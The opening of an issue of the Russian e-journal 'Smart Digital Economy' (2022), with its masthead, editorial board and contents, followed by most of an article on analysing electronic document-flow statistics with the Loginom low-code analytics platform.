

2  
0  
2  
2

Том 2 №4  
Vol. 2 №4

ISSN: 2713-1254

# УМНАЯ ЦИФРОВАЯ ЭКОНОМИКА SMART DIGITAL ECONOMY

электронный научный журнал  
[sde-journal.ru](http://sde-journal.ru)



УМНАЯ ЦИФРОВАЯ ЭКОНОМИКА  
SMART DIGITAL ECONOMY  
научный электронный журнал

## Том 2 №4, 2022

**ISSN:** 2713-1254

**Свидетельство о регистрации средства массовой информации:** Эл № ФС77-82355 от 23 ноября 2021 г.

**Периодичность выхода издания** - раз в квартал (4 номера в год).

**Издатель:** ООО "Институт цифровой экономики и права"

**Главный редактор:** Назаров Дмитрий Михайлович - доктор экономических наук, доцент, заведующий кафедрой бизнес-информатики, Уральский государственный экономический университет, Екатеринбург

---

## Vol 2 №4, 2022

**ISSN:** 2713-1254

**Periodicity of the publication** - once a quarter (4 issues per year).

**Publisher:** LLC "Institute of Digital Economy and Law"

**Chief Editor:** Nazarov Dmitry - Doctor of Economics, Associate Professor, Head of the Department of Business Informatics, Ural State University of Economics, Yekaterinburg



## Редакционная коллегия

### Главный редактор

**Назаров Дмитрий Михайлович** - доктор экономических наук, доцент, заведующий кафедрой бизнес-информатики, Уральский государственный экономический университет (Екатеринбург)

### Члены редакционной коллегии:

1. **Недосекин Алексей Олегович**, доктор экономических наук, профессор, Санкт-Петербургский горный университет (Санкт-Петербург)
2. **Попов Евгений Васильевич**, член-корреспондент РАН, заслуженный деятель науки РФ, директор Центра социально-экономических исследований, Уральский институт управления РАНХиГС (Екатеринбург)
3. **Гуриева Лира Константиновна**, доктор экономических наук, профессор, Финансовый университет при Правительстве РФ, Владикавказский филиал (Владикавказ)
4. **Бабурин Ольга Николаевна**, доктор экономических наук, профессор, Государственный морской университет им. адм. Ф.Ф. Ушакова (Новороссийск)
5. **Борис Ольга Александровна**, доктор экономических наук, профессор, Северо-Кавказский федеральный университет (Ставрополь)
6. **Максимов Владимир Петрович**, доктор физико-математических наук, профессор, Пермский государственный национальный исследовательский университет (Пермь)
7. **Власова Наталья Юрьевна**, доктор экономических наук, профессор, Уральский государственный экономический университет (Екатеринбург)
8. **Марамыгин Максим Сергеевич**, доктор экономических наук, профессор, Уральский государственный экономический университет (Екатеринбург)
9. **Матвеева Алла Ивановна**, доктор философских наук, директор института магистратуры, Уральский государственный экономический университет (Екатеринбург)
10. **Ядранский Дмитрий Николаевич**, доктор экономических наук, доктор социологических наук, профессор, Уральский государственный горный университет (Екатеринбург)
11. **Золотарев Дмитрий Васильевич**, кандидат экономических наук, Российский научный фонд (Москва)
12. **Гришакина Екатерина Георгиевна**, кандидат педагогических наук, Университет "Синергия" (Москва)
13. **Белов Филипп Дмитриевич**, кандидат экономических наук, Российский научно-исследовательский институт экономики, политики и права в научно-технической сфере (РИЭПП) (Москва)
14. **Кондратенко Илья Сергеевич**, кандидат экономических наук, Уральский государственный экономический университет (Екатеринбург)
15. **Куликова Елена Сергеевна**, кандидат экономических наук, Уральский государственный экономический университет (Екатеринбург)
16. **Миронова Людмила Ивановна**, доктор педагогических наук, кандидат технических наук, доцент, профессор кафедры гидравлики Уральского федерального университета имени первого Президента России Б.Н. Ельцина (Екатеринбург)
17. **Джураева Адолат**, доктор экономических наук, профессор, Таджикский государственный национальный университет (Таджикистан)
18. **Стефан Талу, PhD.**, профессор, Технический университет Клуж-Напока (Румыния)
19. **Мария Чуреа, PhD.**, профессор, Петроганский университет (Румыния)

## Editorial board

---

### Chief Editor

**Nazarov Dmitry** - Doctor of Economics, Associate Professor, Head of the Department of Business Informatics, Ural State University of Economics (Yekaterinburg)

### Members of the editorial board:

1. **Nedosekin Aleksey**, Doctor of Economics, Professor, St. Petersburg Mining University (St. Petersburg)
2. **Evgeny Popov**, Corresponding Member of the Russian Academy of Sciences, Honored Scientist of the Russian Federation, Director of the Center for Socio-Economic Research, Ural Institute of Management, RANEPa (Yekaterinburg)
3. **Gurieva Lira**, Doctor of Economics, Professor, Financial University under the Government of the Russian Federation, Vladikavkaz Branch (Vladikavkaz)
4. **Baburina Olga**, Doctor of Economics, Professor, State Maritime University. adm. F.F. Ushakov (Novorossiysk)
5. **Boris Olga**, Doctor of Economics, Professor, North Caucasian Federal University (Stavropol)
6. **Maksimov Vladimir**, Doctor of Physical and Mathematical Sciences, Professor, Perm State National Research University (Perm)
7. **Vlasova Natalya**, Doctor of Economics, Professor, Ural State University of Economics (Yekaterinburg)
8. **Maramygin Maksim**, Doctor of Economics, Professor, Ural State University of Economics (Yekaterinburg)
9. **Matveeva Alla**, Doctor of Philosophical Sciences, Director of the Institute of Master's Degree, Ural State University of Economics (Yekaterinburg)
10. **Yadransky Dmitry**, Doctor of Economics, Doctor of Sociological Sciences, Professor, Ural State Mining University (Yekaterinburg)
11. **Zolotarev Dmitry**, Candidate of Economic Sciences, Russian Science Foundation (Moscow)
12. **Grishakina Ekaterina**, Candidate of Pedagogical Sciences, Synergy University (Moscow)
13. **Belov Filipp**, Candidate of Economic Sciences, Russian Research Institute of Economics, Politics and Law in the Scientific and Technical Sphere (RIEPP) (Moscow)
14. **Kondratenko Ilya**, Candidate of Economic Sciences, Ural State University of Economics (Yekaterinburg)
15. **Kulikova Elena**, Candidate of Economic Sciences, Ural State University of Economics (Yekaterinburg)
16. **Mironova Lyudmila**, Doctor of Pedagogical Sciences, Candidate of Technical Sciences, Associate Professor, Professor of the Department of Hydraulics, Ural Federal University named after the first President of Russia B.N. Yeltsin (Yekaterinburg)
17. **Juraeva Adolat**, Doctor of Economics, Professor, Tajik State National University (Tajikistan)
18. **Stefan Talu, PhD.**, Professor, Technical University of Cluj-Napoca (Romania)
19. **Maria Churea, PhD.**, Professor, Petrogan University (Romania)

## Содержание

<i>Ткаченко А.Л.</i> Интеллектуальный анализ статистических данных трафика электронного документооборота .....	6
<i>Шкрадюк А.Д.</i> Оценка безопасности информационных систем с помощью тестирования на проникновение .....	18
<i>Верхоланцева Ю.Д.</i> Обзор практических методов поддержки принятия решений в управлении социально-экономическим развитием региона .....	31
<i>Назарова А.Д.</i> Анализ надежности паролей для защиты данных .....	41
<i>Алтынбек Г.Т.</i> Телевизионный медиаконтент как основной вид влияния на целевую аудиторию .....	47
<i>Колотова Е.В., Шведов В.В.</i> Развитие интернет – магазинов и маркетплейсов как инструмент модернизации потребительского рынка на территории административного района муниципального образования .....	54
<i>Дмитриева Е.Ю.</i> Анализ программ поддержки малого и среднего предпринимательства в разрезе национальной программы «Цифровая экономика 2030» .....	58
<i>Примизенкин А.В., Резниченко Д.В.</i> Цифровая трансформация: анализ программы стратегического развития систем коммунальной инфраструктуры .....	62
<i>Васильев С.О.</i> Анализ существующих транспортных систем в стратегии крупных городов .....	66
<i>Мачкарин Т.С.</i> Перспективы национального проекта «Образование» в разрезе Федерального проекта «Цифровая образовательная среда» .....	71
<i>Таванов Р.И., Львова М.И.</i> Применение цифровых технологий в благоустройстве автомобильных дорог .....	75
<i>Селиванов С.А., Куликова Е.С.</i> Анализ цифровых технологий в сфере благоустройства территорий .....	79
<i>Баймухамбетов Е.К.</i> Особенности бизнес-инкубаторов в высших учебных заведениях Республики Казахстан .....	83
<i>Самойленко Н.Б., Жарко Л.Н., Шевченко М.С.</i> Цифровизация высшего образования: от теории к практике .....	88
<i>Александров М., Меньшикова Г.А., Пруель Н.А.</i> Цифровые правительственные платформы: этапы институционализации и технологии оценивания (на примере платформы «Госуслуги»).....	100

## Интеллектуальный анализ статистических данных трафика электронного документооборота

Ткаченко А.Л.

*Калужский государственный университет им. К.Э. Циолковского, Калуга, Россия*

*Автор-корреспондент: tkachenkoal@tksu.ru*

**Аннотация:** Востребованность и растущий интерес к программным продуктам становятся отправной точкой для совершенствования бизнес аналитики, потому что основным содержанием этого процесса является анализ большого количества данных, а программный продукт позволяет автоматизировать этот процесс. Инструментами бизнес-аналитики являются аналитические системы, позволяющие обработать, структурировать и предоставить исходную информацию таким образом, чтобы она была удобна для оперирования в принятии управленческих решений, ведь без качественной бизнес-аналитики сегодня практически невозможно обойтись. В данной статье рассматривается анализ статистических данных с помощью аналитической платформы Loginom. Имея исходный набор данных по префиксам различных документов, необходимо привести их к удобному для пользователя виду и исключить объекты, используемые наименее часто. Исходные данные были отформатированы, отфильтрованы и отсортированы, благодаря чему, приведены к компактному и удобному виду. Такой инструментарий позволяет исключать ненужные данные или уменьшить количество рассматриваемых объектов при большом объеме рассматриваемой выборки, что приведёт к компактной таблице, содержащей только требуемые для пользователя данные из всех исходных, благодаря чему будет проще оперировать только нужными данными.

**Ключевые слова:** анализ данных, статистический анализ, электронный документооборот, аналитическая платформа, Low code, Big Data, Loginom.

**Для цитирования:** Ткаченко А.Л. Интеллектуальный анализ статистических данных трафика электронного документооборота. 2022. Т.2, №4, с. 6-17

## Intelligent analysis of statistical data of electronic document management traffic

Tkachenko A.L.

*Kaluga State University K.E. Tsiolkovsky, Kaluga, Russia*

*Corresponding author: tkachenkoal@tksu.ru*

**Abstract:** Demand and growing interest in software products are becoming the starting point for improving business intelligence, because the main content of this process is the analysis of large amounts of data, and the software product allows you to automate this process. Business intelligence tools are analytical systems that allow you to process, structure and provide source information in such a way that it is convenient for operating in making management decisions, because today it is almost impossible to do without high-quality business intelligence. This article discusses the analysis of statistical data using the analytical platform Loginom. Having an initial set of data on the prefixes of various documents, it is necessary to bring them to a user-friendly form and exclude the objects that are used least often. The source data has been formatted, filtered and sorted, thanks to which it has been reduced to a compact and convenient form. Such a toolkit allows you to exclude unnecessary data or reduce the number of objects under consideration with a large volume of the

sample under consideration, which will lead to a compact table containing only the data required for the user from all initial ones, which makes it easier to operate only with the necessary data..

Keywords: data analysis, statistical analysis, electronic document management, analytical platform, Low code, Big Data, Loginom.

For citation: Tkachenko A.L. Intelligent analysis of statistical data of electronic document management traffic. Smart Digital Economy. 2022. Vol.2, №4, pp. 6-17

## Введение

Объемы данных, которые необходимо накапливать и анализировать, увеличивается с каждым днем. По словам аналитиков, в 2025 году, объем этих данных вырастет в 5 или более раз. И в связи с таким огромным объемом информации и данных, используемое во многих компаниях программное обеспечение для анализа не справляется.

Если посмотреть исследования, которые проводили TechValidate, почти 50 процентов опрошенных считали, что программное обеспечение уже достигло пределов своих возможностей и нет смысла его дорабатывать, ему уже некуда развиваться, оно просто не справится. Ну и 70 процентов респондентов ответили, что может развиваться и есть куда, но задаваемые запросы обрабатываются слишком медленно или просто вызывают зависания и сбои программного обеспечения. Из-за таких условий у многих встают несколько достаточно важных вопросов:

- Если стандартный MS Excel уже достиг своего предела, как заниматься анализом новой информации?
- Как и где можно научиться профессии Data Scienc?
- Где найти и выбрать более подходящий программный продукт, который сравнится с новыми объемами данных?
- Как понять, насколько предполагаемые сценарии и гипотезы пригодны для реализации в жизни?

Аналитическая платформа Loginom может помочь в решении данных вопросов. Сейчас наблюдается большое количество вакансий для программистов, эта сфера расширяется быстрыми темпами, но на рынке труда требуемые специалисты как раз уменьшаются. Многие уже нашли себе работу и не спешат куда-то уходить. Либо же работают на себя, что тоже не дает прироста в работниках в компаниях. В то же время, для решения данной проблемы появилась концепция low-code. Её особенностями являются уменьшение количества кода, если не его отсутствие, при этом способность выстроить различные сложные процессы со встроенными в них логикой. Ещё одним преимуществом является снижение порога входа в данную сферу для специалистов. Это повышает процент тех, кто может начать работать здесь, и уменьшается время, затраченное на изучение рабочих процессов. И самым важным является экономия времени, то есть его сокращение, на разработку того или иного сценария. При чем эта экономия может составить от 40 до 90 процентов.

Платформа Loginom использует концепцию low-code. Это позволяет сделать продвинутую аналитику более доступной для бизнес-пользователей. Все процессы анализа имеют виртуальный конструктор, то есть каждый из них можно настроить визуально, будь то



интеграция, подготовка данных, моделирование или визуализация. Время от тестирования гипотезы до создания уже рабочего процесса в жизни сокращается примерно на 60 процентов и не требует особых знаний в плане кода. Большое количество различной информации есть у не менее большого количества компаний, это делать они научились. Но выносить и извлекать из этой информации важные и ценные знания могут позволить себе далеко не многие. Для того, чтобы использовать алгоритмы машинного обучения, которые основаны на математике и статистике, специалист должен быть знаком с основами анализа данных, понимать теорию вероятности и разбираться в базах данных. Также должен уметь использовать различные методы в решении той или иной проблемы и понимать, какое решение подойдет, а какое нет.

У Loginom есть курсы Loginom e-Learning, в которых они сконцентрировали всю основную информацию для того, что человек быстро погрузился и освоил основы Data Science и продвинутой аналитики. Для практики можно использовать бесплатную версию платформы Loginom Community Edition, в ней рекомендуется выполнять задания курса, то есть при наличии желания и времени, человек может моментально получить результат обучения, основываясь на своих собственных данных.

При работе с анализом больших данных, то есть Big Data, с которыми сталкиваются при решении бизнес-задач, используют огромное количество разных инструментов. Каждый из таких инструментов обладает различной успешностью и достоверностью обработки, моделирования и визуализации имеющихся данных. И многие часто полагаются лишь на маркетинговое описание продукта. В то же время Loginom имеет бесплатную версию, на которой можно самому протестировать работу с реальными данными.

Аналитик может свободно поработать с данным продуктов, сравнить все параметры его работы с альтернативами, будь то скорость, качество анализа, удобство работы с интерфейсом и подобное. Благодаря этому человек может сделать свой обоснованный выбор. Для некоммерческого использования любому доступна бесплатная версия.

Low code платформы по прогнозам агентства аналитики International Data Corporation разовьются и будут использоваться для создания чуть ли не большинства всех новых решений в любой сфере, так как они существенно сокращают любые затраты времени на каждом этапе, будь то создание прототипа, разработка, тестирование сценария или гипотезы, или же развертывание уже готового решения.

Возможности программного обеспечения от Loginom рекомендуются для проектов, которые используют Agile-методологию. При данном подходе объединяются различные способы выполнения проектов основных на гибких методологиях. Этот метод позволяет быстро получить прототип, который уже готов к работе, его останется только сформулировать работу будущего бизнес-процесса. Один из принципов этой методологии – «простота – искусство не делать лишней работы». Это относится и к проектам с анализом данных. Важно сразу понять, ещё до построения модели, каким будет качество данных, которые уже имеются. Часто оказывается так, что они для анализа совершенно не подходят. Для понимания, какие данные пригодны к анализу, а какие нет, в Loginom есть компонент, которые делает это автоматически. Это упрощает аналитику на первых этапах. Для данного компонента необходимо задать входные и выходные наборы полей, после чего функция сама выявит полные дубли и противоречия в наборе. Дублями считаются строки, с полным совпадением





полей, которые сравниваются. У платформы Loginom есть функционал, позволяющий тестировать различные гипотезы и идеи без детального технического задания, лишь с помощью визуального проектирования. После, эти прототипы уже можно будет использовать для опоры при построении будущих проектов, что, естественно, уменьшит сроки и стоимость введения решений в жизнь.

В целом работа в данной платформе состоит из пяти этапов. На первом происходит извлечение данных из файлов, баз данных, веб-сервисов или бизнес-приложений. Данная информация изучается и использует программный анализ данных, чтобы иметь возможность очистить, провести предобработку и подготовку к дальнейшим действиям, связать какую-то информацию между собой и систематизировать её. Далее происходит отбор по конкретным факторам, используется машинное обучение, которое легко настраивается. Также используется прогнозирование и различные сложные расчеты, как встроенные в платформу, так и новые, созданные пользователями. После обработки, подготовки и основного анализа информации, программное обеспечение позволяет визуализировать полученные данные, провести ещё ряд многомерных анализов и используя новые результаты подвести итоги и интерпретировать их для понимания человеком. И на основании данных итогов принимается решение о введении данного сценария в жизнь. При положительном решении происходит интеграция в IT-инфраструктуру организации, либо же загрузка в базы, в файлы или в приложения. Также итогом решения может быть публикация спроектированного веб-сервиса.

Платформа Loginom предоставляет широкий выбор, какую информацию и из какого источника загрузить для обработки. Она позволяет подключиться сразу к нескольким источникам и приемникам данных и настроить ETL-процессы. В пример источников и приемников информации можно привести различные базы данных - Oracle, MS SQL, PostgreSQL, ClickHouse, BigQuery, используемые в другом ПО файлы - Excel, CSV, XML, Loginom Data File. Такая интеграция с веб-сервисами и возможность опубликовать свои разработки значительно упрощает интеграцию любой компании.

Также для тех, кто всё же использует программирование кодом в своей работе можно выделить возможность пользоваться им в данном программном обеспечении. В последних версиях была добавлена поддержка Python. То есть в данное время можно встраивать в сценарии расчеты, написанные на этом языке программирования. Присутствует поддержка нескольких популярных python библиотек, таких как NumPy, Pandas, Scikit-learn и другие.

Стоит упомянуть встроенные возможности визуализации данной платформы. Она поддерживает десятки различных возможностей для визуализации не только небольших отчетов, но и больших наборов данных, а также можно получить панель различных отчетов для получения результатов обработки. Данные могут визуализироваться в режиме реального времени, то есть «на лету». Многомерные данные можно сортировать как требуется, группировать по каким-либо признакам, фильтровать отдельные значения и строить диаграммы, связанные с кросс-таблицей. Отдельной функцией можно назвать возможность детализации по отдельной ячейке, что часто бывает требуется. Визуализация может быть, как по системе OLAP-куб, так и используя табличные данные, имеет возможность использовать специализированные визуализаторы, чтобы оценить качество модели и интерпретировать результаты.

Ещё одной положительной чертой платформы Loginom является, что она не ограничивается настольной версией Loginom Community Edition, а имеет серверную редакцию. В ней доступны дополнительные инструменты для работы в коллективе, можно также обрабатывать данные в пакетном режиме, вызов различных, как своих, так и сторонних веб-сервисов.

Работа в коллективе оптимизирована в последних версиях, так как раньше сервер со сценарием мог выдавать ошибки о том, что пакет уже занят другим пользователем. При этом было не совсем понятно, какой именно пользователь или процесс занимает пакет. Это проводило к трудностям и лишним действиям в Loginom Integrator. Сейчас же добавлен диспетчер открытых пакетов и сессий, где можно полностью управлять ими, например приостановить выполнение пакета или же сбросить сессию пользователя.

Альтернативой также можно назвать аренду платформы в Яндекс.Облаке на любой срок для чего угодно, будь то развернуть уже готовое решение, или же тестировать и экспериментировать. Работа в облаке позволяет обеспечить отказоустойчивую инфраструктуру для развертывания боевых решений.

Основным содержанием бизнес аналитики является сбор и анализ большого количества данных, что помогает принимать более эффективные управленческие решения. На текущий момент на рынке представлен большой ряд программных продуктов, имеющих схожий между собой функционал. Loginom – аналитическая платформа, замечательно подходящая для решения возникающих аналитических проблем. Программа позволяет произвести изучение, сортировку, замену и фильтрацию данных, построить прогнозируемый в будущем исход, также обладая множеством других полезных функций [7].

Сценарий в Loginom представлен в форме дерева, состоящее из узлов-обработчиков данных и визуализаторов. Этот метод удобен, когда нужно реализовать простую логику. Однако у этого метода имеются свои минусы: постоянно необходимо объединять, разделять, подтягивать данные на различных этапах анализа, декомпозировать большие задачи и объединять логические блоки в подмодели.

Разработка сценариев в Loginom реализовано по модели «снизу вверх», то есть необходимо наличие данных на входе.

К преимуществам данной модели можно отнести:

- высокую скорость реализации, благодаря наличию информации о структуре данных на входе;
- простоту поиска ошибок и отладки.

Недостатками модели являются:

- ориентированность на отдельных задачах;
- сложность повторного использования в аналогичных задачах;
- необходимость редактирования всего сценария при изменении входных данных.

В Loginom администрирование позволяет управлять пользователями, рабочими папками их правами доступа, а также параметрами работы сервера. Возможные варианты визуализации данных в Loginom: таблица, статистика, диаграмма, куб, матрица корреляции, факторный анализ, конечные классы, граф нейросети, дерево решений, карта Кохонена, отчет по регрессии, связи кластеров, метаданные.



В Logiном интеллектуальный анализ данных позволяет строить следующие:

- решающие деревья – логический алгоритм классификации, основанный на поиске конъюнктивных закономерностей;
- самоорганизующиеся карты Кохенена – самообучающаяся нейронная сеть без учителя, выполняющая задачу визуализации и кластеризации;
- многослойные нейронные сети – нейронные сети, в которых нейроны сгруппированы в слои. В этом случае каждый нейрон предыдущего слоя связан со всеми нейронами следующего слоя, и между нейронами внутри слоев нет никаких связей, представлены на рисунке 1.




Рисунок 1. Многослойная нейронная сеть

Машинное обучение позволяет разрабатывать и строить аналитические модели, которые способны автоматически находить в данных скрытые закономерности, а также самостоятельно обнаруживать свойства, необходимые для определения этих закономерностей.

Создание собственных компонентов и подключаемые пакеты позволяет аналитику создавать собственные компоненты и размещать их в общей палитре, при этом доступ к ним определяет сам автор.

## Результаты

Рассмотрим данные, полученные у компании ООО «Альтера» в которых представлены показатели статистических данных по трафику электронного документооборота, собранные в период с 2019 по 2021 год. Произведем статистический анализ, взяв для него 14 наиболее часто используемых префиксов наименований счетов фактуры в вышеуказанные года. Статистика по использованию данных префиксов приведена на рисунке 2.

КНД	Префикс	Всего 2019	В роуминге 2019	Всего 2020	В роуминге 2020	Всего 2021	В роуминге 2021
1115131	ON_NSCHFDOPPR	131481	72600	4253914	3273273	6902601	5575114
1115132	ON_NSCHFDOPPOK	69910	49327	2709964	2062617	5005624	4020111
1115125	ON_SCHFDOPPR	1197013	749498	24848	17394	2042	1266
1115126	ON_SCHFDOPPOK	617484	542917	33001	22049	2324	1709
1115127	ON_KORSCHFDOPPR	13523	7542	49168	36403	101555	65168
1115128	ON_KORSCHFDOPPOK	7849	7203	28662	20015	73319	48246
1115133	ON_NKORSCHFDOPPR	0	0	2072	123	16013	4291
1115134	ON_NKORSCHFDOPPOK	0	0	155	6	7221	1709
1175012	DP_REZRUISP	312985	150098	689350	448883	803181	601371
1175013	DP_REZRUIZAK	223755	196138	521513	352874	631289	481099
1175010	DP_TOVTOORGPR	130611	62987	247954	163664	334626	241169
1175011	DP_TOVTOORGPOK	100878	90797	187228	122113	251932	179689
1175014	DP_PRIRASXPIN	3	0	321	83	797	585
1175015	DP_PRIRASXSVED	0	0	0	0	0	0

Рисунок 2. Статистика документооборота ООО «Альтера»

Данные, представленные на рисунке 2, дают возможность просмотреть, оценить и проанализировать статистику использования различных префиксов благодаря их импорту в Loginom.

Также были выведены графики, наглядно показывающие количество использованных префиксов в конкретные года. Каждому типу документации соответствует две колонки, левая из которых – весь документооборот по данному префиксу, а правая – внешний документооборот. Графики за года 2019-2021 приведены на рисунках 3,4,5.




Рисунок 3. График электронного документооборота ООО «Альтера» за 2019 г.




Рисунок 4. График электронного документооборота ООО «Альтера» за 2020 г.




Рисунок 5. График электронного документооборота ООО «Альтера» за 2021 г.

Благодаря произведенной фильтрации данных, была произведена сортировка документации за различные года, в результате которой в каждый год были выделены три наиболее часто используемых типа документации [1-5]. Остальные значения были убраны из выборки. Изменённые графики представлены на рисунках 6,7,8.



